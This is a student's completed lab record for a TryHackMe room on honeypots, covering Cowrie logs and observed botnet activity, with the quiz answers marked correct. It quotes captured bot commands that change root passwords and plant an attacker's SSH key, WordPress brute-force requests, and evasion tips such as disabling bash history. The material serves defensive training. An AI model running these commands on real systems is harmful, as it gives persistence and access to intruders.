9. DEPLOYMENT OF HONEYPOTS AND ANALYSIS OF BOTNET ACTIVITIES

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
Aim:

To deploy Honeypots and analyze botnet activities.

Procedure:

1. Log into TryHackMe and open the Introduction to Honeypots room.
2. Study the concept and purpose of honeypots in cybersecurity.
3. Understand different types of honeypots and their deployment.
4. Set up and observe a basic honeypot environment.
5. Analyze captured data to identify botnet activities.
6. Learn how honeypots help in threat detection and research.
7. Complete the tasks and confirm completion.

Tasks:



TASK 1 - Introduction

TASK 2 – Types of Honeypots

Answer the questions below

Read and understand the above

No answer needed ✓ Correct Answer

TASK 3 - Cowrie Demo

Answer the questions below

Try running some commands in the honeypot

No answer needed ✓ Correct Answer

Create a file and then log back in is the file still there? (Yay/Nay)

Nay ✓ Correct Answer

TASK 4 – Cowrie Logs

Answer the questions below

Have a look through the logs and see how the activity from the last task has been recorded by the system.

No answer needed ✓ Correct Answer

TASK 5 – Attacks Against SSH

```
demo@ip-10-49-146-196:~$ ls
BotCommands  Top200Creds.txt  Tunnelling
demo@ip-10-49-146-196:~$ cat Top200Creds.txt | grep "p.*ssw.*" | wc -l
15
```

Answer the questions below

How many passwords include the word "password" or some other variation of it e.g "p@ssw0rd"

15 ✓ Correct Answer

What is arguably the most common tool for brute-forcing SSH?

hydra ✓ Correct Answer

What intrusion prevention software framework is commonly used to mitigate SSH brute-force attacks?

Fail2Ban ✓ Correct Answer

TASK 6 – Typical Bot Activity

```
root@acmeweb:~# cat /proc/cpuinfo
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 6
model           : 23
model name      : Intel(R) Core(TM) i9-11900KB CPU @ 3.30GHz
```

Answer the questions below

What's the full model name of CPU does the honeypot "use"?

Intel(R) Core(TM) i9-11900KB CPU @ 3.30GHz — ✓ Correct Answer

Does the honeypot return the correct values when `uname -a` is run? (Yay/Nay)

Nay — ✓ Correct Answer

What flag must be set to pipe `wget` output into bash?

-O — ✓ Correct Answer

How would you disable bash history using `unset`?

unset HISTFILE — ✓ Correct Answer

TASK 7 – Identification Techniques

```
demo@ip-10-49-146-196:~$ ls
BotCommands  Top200Creds.txt  Tunnelling
demo@ip-10-49-146-196:~$ cd BotCommands/
demo@ip-10-49-146-196:~/BotCommands$ cat Sample1.txt
ps | grep '[Mm]iner'
ps -ef | grep '[Mm]iner'
ls -la /dev/ttyGSM* /dev/ttyUSB-mod* /var/spool/sms/* /var/log/smsd.log /etc/sms
d.conf* /usr/bin/qmuxd /var/qmux_connect_socket /etc/config/simman /dev/modem* /
var/config/sms/*
echo Hi | cat -n
```

```
demo@ip-10-49-146-196:~/BotCommands$ cat Sample2.txt
echo \"root:ZyTROnKtNOB5\"|chpasswd|bash
echo \"root:zXrUYeQRom1F\"|chpasswd|bash
echo \"root:zXkEkfPSWgYK\"|chpasswd|bash
echo \"root:ZW6ERACumXAi\"|chpasswd|bash
echo \"root:ZVricgmpalNQ\"|chpasswd|bash
echo \"root:zvMK5KIUoJXN\"|chpasswd|bash
echo \"root:zTQ9UvZjszlp\"|chpasswd|bash
echo \"root:ZtPueNEWiBuJ\"|chpasswd|bash
echo \"root:ZTgx8J14ryr4\"|chpasswd|bash
echo \"root:ZSVzpwnxv1Vw\"|chpasswd|bash
```

```
demo@ip-10-49-146-196:~/BotCommands$ cat Sample3.txt
which ls
w
uname -m
uname
top
ls -lh $(which ls)
free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'
crontab -l
cat /proc/cpuinfo | grep name | wc -l
cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'
cat /proc/cpuinfo | grep model | grep name | wc -l
lscpu | grep Model
cd ~ && rm -rf .ssh && mkdir .ssh && echo \"ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEA
rDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3
Tz/+0kX34uAx1RV/75GVOmNx+9EuWOnvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDen
gvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPH
5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pfTGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+
i6rBLAsPKgAySVKPRK+oRw== mdrfckr\">>.ssh/authorized_keys && chmod -R go= ~/.ssh
&& cd ~
```

Answer the questions below

What brand of device is the bot in the first sample searching for? (BotCommands/Sample1.txt)

Mikrotik ✓ Correct Answer

What are the commands in the second sample changing? (BotCommands/Sample2.txt)

root password ✓ Correct Answer

What is the name of the group that runs the botnet in the third sample? (BotCommands/Sample3.txt)

Outlaw ✓ Correct Answer

TASK 8 – SSH Tunneling

```
demo@ip-10-49-146-196:~/Tunnelling$ ls
Sample1.txt  Sample2.txt
demo@ip-10-49-146-196:~/Tunnelling$ cat Sample1.txt
2021-03-17T10:09:51.052837Z [SSHChannel cowrie-discarded-direct-tcpip (62) on SS
HService b'ssh-connection' on HoneyPotSSHTransport,118939,0.0.0.0] discarded dir
ect-tcp forward request 62 to <A DOMAIN>:80 with data b'POST /xmlrpc.php HTTP/1.
1\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,im
age/apng,*/*;q=0.8\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: en-US,e
n;q=0.9\r\nConnection: keep-alive\r\nContent-Length: 201\r\nContent-Type: applic
ation/x-www-form-urlencoded\r\nHost: <A DOMAIN>\r\nUpgrade-Insecure-Requests: 1\
r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTM
L, like Gecko) Chrome/59.0.3071.109 Safari/537.36\r\n\r\n<?xml version="1.0" enc
oding="UTF-8"?><methodCall><methodName>wp.getUsersBlogs</methodName><params><par
am><value>admin</value></param><param><value>password11\r</value></param></param
s></methodCall>'
2021-03-17T09:19:13.162315Z [SSHChannel cowrie-discarded-direct-tcpip (95) on SS
HService b'ssh-connection' on HoneyPotSSHTransport,117811,0.0.0.0] discarded dir
ect-tcp forward request 95 to <A DOMAIN>:80 with data b'POST /xmlrpc.php HTTP/1.
1\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,im
age/apng,*/*;q=0.8\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: en-US,e
n;q=0.9\r\nConnection: keep-alive\r\nContent-Length: 203\r\nContent-Type: applic
ation/x-www-form-urlencoded\r\nHost: <A DOMAIN>\r\nUpgrade-Insecure-Requests: 1\
r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTM
L, like Gecko) Chrome/59.0.3071.109 Safari/537.36\r\n\r\n<?xml version="1.0" enc
oding="UTF-8"?><methodCall><methodName>wp.getUsersBlogs</methodName><params><par
am><value>admin1</value></param><param><value>password1\r</value></param></param
s></methodCall>'
```

Answer the questions below

What application is being targetted in the first sample? (Tunnelling/Sample1.txt)

WordPress ✓ Correct Answer

Is the URL in the second sample malicious? (Tunnelling/Sample2.txt) (Yay/Nay)

Nay ✓ Correct Answer

TASK 9 – Recap and Extra Resources

Result:

Thus the TryhackMe room Introduction to Honeypots was completed successfully.